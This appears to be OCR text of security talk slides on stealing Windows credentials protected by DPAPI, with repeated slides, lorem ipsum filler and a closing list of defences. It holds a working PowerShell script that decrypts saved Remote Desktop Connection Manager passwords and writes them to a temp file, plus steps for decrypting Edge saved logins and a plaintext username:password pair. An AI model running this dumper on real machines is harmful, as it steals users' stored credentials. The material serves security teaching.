
```
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Phasellus dui turpis,
finibus in nibh vitae, pharetra luctus magna. Sed ornare sollicitudin ipsum
non eleifend. Vestibulum sed mauris vitae mauris rhoncus commodo.
```

```
byte[] Unprotect (
                byte[] encryptedData,
                byte[]? optionalEntropy,
                DataProtectionScope scope
);
```

```
byte[] Protect (
                byte[] userData,
                byte[]? optionalEntropy,
                DataProtectionScope scope
);
```

```
7ace5e23c433d48959a78cdb3984f75f1a15187c7adaa9bf7d0168d5e603d9829d4754fc0ef18d
e17ac431ca2f1cb18a83e78e955312ac67d2908c0c0a4c2d5c50329fbcfedb4b86c19177c8477f
0eb78b2c3c688572f408d29642080e1c0bad070175dc5
```

Credential Access



```
SupaKorp2023!
```

Calculate hash of password

```
81C433241205D30102D6365F143A6CD3
```

Decrypt master key

```
C:\Users\[User]\AppData\Roaming\Microsoft\Protect\S-1-5-21-
1004336348-1177238915-682003330\0116b47e-268b-43d0-a581-
d0ee0cb0cd3c
```

```
Lorem ipsum dolor sit amet, consectetur adipiscing elit. Phasellus dui turpis,
finibus in nibh vitae, pharetra luctus magna. Sed ornare sollicitudin ipsum
non eleifend. Vestibulum sed mauris vitae mauris rhoncus commodo.
```

```
byte[] Unprotect (
             byte[] encryptedData,
             byte[]? optionalEntropy,
             DataProtectionScope scope
);
```

```
byte[] Protect (
             byte[] userData,
             byte[]? optionalEntropy,
             DataProtectionScope scope
);
```


```
7ace5e23c433d48959a78cdb3984f75f1a15187c7adaa9bf7d0168d5e603d9829d4754fc0ef18d
e17ac431ca2f1cb18a83e78e955312ac67d2908c0c0a4c2d5c50329fbcfedb4b86c19177c8477f
0eb78b2c3c688572f408d29642080e1c0bad070175dc5
```

Credential Access

- RDCM password entries encrypted with DPAPI

- Chrome/Edge - encrypted with a key -> encrypted with DPAPI

- Run code as the user



SupaKorp2023!

Calculate hash of password

81C433241205D30102D6365F143A6CD3

Decrypt master key

C:\Users\[User]\AppData\Roaming\Microsoft\Protect\S-1-5-21-1004336348-1177238915-682003330\0116b47e-268b-43d0-a581-d0ee0cb0cd3c

Decrypt Edge key

C:\Users\[User]\AppData\Local\Microsoft\Edge\User Data\Local State

Decrypt cookies/logins


Stella.Kelly@supakorp.com.au:Th1rdPassw0rdTh1$Y3ar

Credential Access

- RDCM password entries encrypted with DPAPI

- Chrome/Edge - encrypted with a key - encrypted with DPAPI

- Run code as the user



SupaKorp2023!

Calculate hash of password

81C433241205D30102D6365F143A6CD3

Decrypt master key

C:\Users\[User]\AppData\Roaming\Microsoft\Protect\S-1-5-21-1004336348-1177238915-682003330\0116b47e-268b-43d0-a581-d0ee0cb0cd3c

Decrypt Edge key


C:\Users\[User]\AppData\Local\Microsoft\Edge\User Data\Local State

Decrypt cookies/logins

Stella.Kelly@supakorp.com.au:Th1rdPassw0rdTh1$Y3ar

Credential Access

- RDCM password entries encrypted with DPAPI
- Chrome/Edge - encrypted with a key - encrypted with DPAPI
- Run code as the user



SupaKorp2023!

Calculate hash of password

81C433241205D30102D6365F143A6CD3

Decrypt master key

C:\Users\[User]\AppData\Roaming\Microsoft\Protect\S-1-5-21-1004336348-1177238915-682003330\0116b47e-268b-43d0-a581-d0ee0cb0cd3c

Decrypt Edge key


C:\Users\[User]\AppData\Local\Microsoft\Edge\User Data\Local State

Decrypt cookies/logins

Stella.Kelly@supakorp.com.au:Th1rdPassw0rdTh1$Y3ar

Credential Access

- RDCM password entries encrypted with DPAPI
- Chrome/Edge - encrypted with a key - encrypted with DPAPI
- Run code as the user



```
SupaKorp2023!
```

Calculate hash of password

```
81C433241205D30102D6365F143A6CD3
```

Decrypt master key

```
C:\Users\[User]\AppData\Roaming\Microsoft\Protect\S-1-5-21-
1004336348-1177238915-682003330\0116b47e-268b-43d0-a581-
d0ee0cb0cd3c
```


Decrypt Edge key

```
C:\Users\[User]\AppData\Local\Microsoft\Edge\User Data\Local
State
```

Decrypt cookies/logins

```
Stella.Kelly@supakorp.com.au:Th1rdPassw0rdTh1$Y3ar
```

ADELAIDESEC



```
Add-Type -AssemblyName System.Security;

# RDC Man
### Parse RDCMAN XML
$rdcman_file = $env:USERPROFILE + "\Connections.rdg";
$connections = [xml](get-content $rdcman_file);
$servers  = $connections.RDCMan.File.Server;

foreach($server in $servers){

    ### Decode and Decrypt Password
    $bytes = [System.Convert]::FromBase64String($server.logonCredentials.password);

    ##############################################################################################
    ##############################################################################################
    $password_bytes = [System.Security.Cryptography.ProtectedData]::Unprotect($bytes, $null, 0);
    ##############################################################################################
    ##############################################################################################

    $password = [System.Text.Encoding]::Unicode.GetString($password_bytes);

    ### Save Username and Password to file
    $username = $server.logonCredentials.userName;
    $line = $username + ":" + $password;
    $line | out-file -Append -FilePath C:\Windows\temp\magic.txt -Encoding ascii
}

# Edge
### Parse JSON for Encrypted Key
```

```
PS C:\Users\flynn.jackson\Desktop>
```


Credential Access

- Privileged Access Workstations/Devices (PAWS/PADS)
- Jump server is achievable
- Remote Desktop with MFA
- Conditional Access Policies
- “Cloud Only” accounts

